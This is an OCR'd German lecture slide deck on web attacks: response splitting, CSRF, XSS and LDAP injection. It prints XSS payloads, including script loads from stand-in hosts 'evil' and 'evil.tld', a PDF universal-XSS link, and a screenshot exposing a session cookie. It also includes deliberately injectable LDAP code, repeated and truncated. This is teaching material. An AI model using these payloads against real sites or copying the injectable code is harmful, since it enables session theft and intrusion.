http://example.tld/redir.php?id=%0d%0aSet-Cookie%3A+some%3Dvalue
```


Response:

```
HTTP/1.1 302
Date: something
Location: http://example.tld/goto.php?id=
Set-Cookie: some=value
Timeout: something
Content-Type: text/html
```

Clientseitige Angriffe


- Content Spoofing
  Vortäuschen von falschem Inhalt als legitimer Inhalt möglich
- CSRF *
  Ausnutzung des Opfers zum Ändern von Daten einer Webabwendung
- XSS *
  Verteilung von ausführbarem Code im Webrowser möglich

CSRF (I)


HTTP Request
1
GET / HTTP/1.1
Host: www.example.com
3
CSRF
GET /bid.php?id=23 HTTP/1.1
Host: www.auction.com
Cookie: cookie=value
www.example.com
Victim
www.auction.com
HTTP Response
2
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 2342
<html>


</html>

CSRF (2)


HTTP Request
1
GET / HTTP/1.1
Host: www.example.com
Local Area Network
Victim
www.example.com
CSRF
3
HTTP Response
2
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 2342
<html>

</html>
192.168.23.2

XSS (I): Schema


Attackers web server
Vulnerable web server
2
Credentials
Credentials
3
Webpage
with
malicious
content
1
5
Access with
stolen credentials
4
Redirection
Attacker
Victim


XSS (2) Beispiele

- XSS kennt unzählige Spielarten. Beispiele von Injektionen in GET Args:
  - JavaScript Tag Injection:
    `http://site/foo?bar=<script>alert('XSS')</script>`
  - JavaScript Command Injection:
    `http://site/foo?bar=";alert('XSS');//`
  - JavaScript Tag Injection mit Filter Evasion:
    `http://site/foo?bar="><script a=">" src="http://evil/xss.js"></script>`
  - JavaScript Tag Injection mit UTF-7 encodiertem Payload:
    `http://site/foo?bar=%2BADw-script+src%2BAD0-http%3A%2F%2Fevil.tld%2Fxss.js%2BAD4-`

XSS Cheat Sheet: http://ha.ckers.org/xss.html

XSS (3): Persistenz

- Wenn XSS Code in die Anwendung zurückgespeichert und später wieder ausgegeben wird redet man von persistentem oder 2nd-Level XSS
- Die Gefahr: Anhand der URL ist nicht zu erkennen ist, daß es sich XSS handelt. Einige XSS-Würmer konnten diese Art von Problem ausnutzen (z.B. auf MySpace).


http://shoppero.com/index.php?action=lists&subaction=search_by_letter&letter=t
Apply
Edit
Remove
Add
Status: Using None
Preferences
shoppero
Home
Menschen
Stöbern
Registrieren
Login
Artikel suchen
Produkt finden
A - B - C - D - E - F - G - H - I - J - K - L - M - N - O - P - Q - R - S - T - U - V - W - X - Y - Z
Suchergebnis
Tags
lalala liste
lalala test
Erstellt von lalala
Werbung und Promotion
Produkte, die bei der Bewerbung von Veranstaltungen nÃ¼tzlich sein kÃ¶nnen.
Erstellt von fabfly
haushalt
tolle sachen
Erstellt von marlon
T-Shirts
Na was wohl - T-Shirts.
Erstellt von dominik
Sicherheitsprodukte
Produkte, die zur Wahrung
Erstellt von fabfly
">
">
Erstellt von lars
fnord
fnordfoo
Erstellt von fukami
Autos
Rund um Autos
Erstellt von chrisnux
Entwicklungsliteratur
BÃ¼cher fÃ¼r Entwickler
Erstellt von Firewire
Hauptstadtprodukt
Shopping aus Berlin
Erstellt von hsp
">12345
Erstellt von fukami
Gadgets
Elektronische Spielereien
Erstellt von Jonex
The page at http://shoppero.com says:
PHPSESSID=thfp0akvqp20dadedkaur95q66
OK
Cancel
Unterhaltungselektronik
Abholer CPU
Camcorder
ComputerzubehÃ¶r
Digitale Fotoapparate
Digitale Kamera Einkauf
Festplatte
Grafikkarte
advertising books
businessbooks
computer geek gtd
handy
Vorherige
Nächste
Google-Anzeigen
Barcelona Konzert
Cloppenburg Konzert
Marburg Konzert
Trouble Konzert

XSS (4): Universal XSS

- Im Adobe Acrobat Plugin <= 8 gibt es eine Lücke, die es ermöglicht, jede Seite, die ein PDF hostet, grundsätzlich mit einem XSS zu versehen. Dabei sieht ein Link auf ein PDF beispielsweise so aus

```
http://site.tld/file.pdf#foo=javascript:alert('UXSS')
```

- Das PDF-Plugin parst JavaScript innerhalb des PDF führt es aus!

Command Execution

- Buffer Overflow
  Überschreiben von Teilen des Speichers um den Programmablauf zu verändern
- Format String Attack
  Manipulation des Programmablaufes durch Änderung der Formatierung
- LDAP / SQL / SSI / XPath Injection *
  Befehle werden in entsprechender Art aus Benutzereingaben generiert
- OS Commanding *
  Betriebssystembefehle werden aus Benutzereingaben generiert

LDAP Injection

```
<html><body>
<%@ Language=VBScript %>
<%
Dim userName
Dim filter
Dim ldapObj
Const LDAP_SERVER = "ldap.example"
userName=Request.QueryString("user")
if( userName = "" ) then
     Response.Write("<b>Invalid request. Please specify a valid user name</b><br>")
     Response.End()
end if
filter = "(uid=" + CStr(userName) + ")" ' Suche nach User
'LDAP Objekt erzeugen und Base DN setzen
Set ldapObj = Server.CreateObject("IPWorksASP.LDAP")
ldapObj.ServerName = LDAP_SERVER
ldapObj.DN = "ou=people,dc=spilab,dc=com"
'Suchfilter setzen
ldapObj.SearchFilter = filter
ldapObj.Search
'User Informationen zeigen
While ldapObj.NextResult = 1
     Response.Write("<p>")
     Response.Write("<b><u>User information for : " + ldapObj.AttrValue(0) + "</u></b><br>")
     For i = 0 To ldapObj.AttrCount -1
         Response.Write("<b>" + ldapObj.AttrType(i) + "</b> : " + ldapObj.AttrValue(i) + "<br>" )
     Next
     Response.Write("</p>")
Wend
%>
</body></html>
```

LDAP Injection

```
<html><body>
<%@ Language=VBScript %>
<%
Dim userName
Dim filter
Dim ldapObj
Const LDAP_SERVER = "ldap.example"
userName=Request.QueryString("user")
if( userName = "" ) then
     Response.Write("<b>Invalid request. Please specify a valid user name</b><br>")
     Response.End()
end if
filter = "(uid=" + CStr(userName) + ")" ' Suche nach User
'LDAP Object erzeugen und Base DN setzen
Set ldapObj = Server.CreateObject("IPWorksASP.LDAP")
ldapObj.ServerName = LDAP_SERVER
ldapObj.DN = "ou=people,dc=spilab,dc=com"
'Suchfilter setzen
ldapObj.SearchFilter = filter
ldapObj.Search
'User Informationen zeigen
While ldapObj.NextResult = 1
     Response.Write("<p>")
     Response.Write("<b><u>User information for : " + ldapObj.AttrValue(0) + "</u></b><br>")
     For i = 0 To ldapObj.AttrCount -1
         Response.Write("<b>" + ldapObj.AttrType(i) + "</b> : " + ldapObj.AttrValue(i) + "<br>" )
     Next
     Response.Write("</p>")
Wend
%>
</body></html>
```

LDAP Injection

```
<html><body>
<%@ Language=VBScript %>
<%
Dim userName
Dim filter
Dim ldapObj
Const LDAP_SERVER = "ldap.example"
userName=Request.QueryString("user")
if( userName = "" ) then
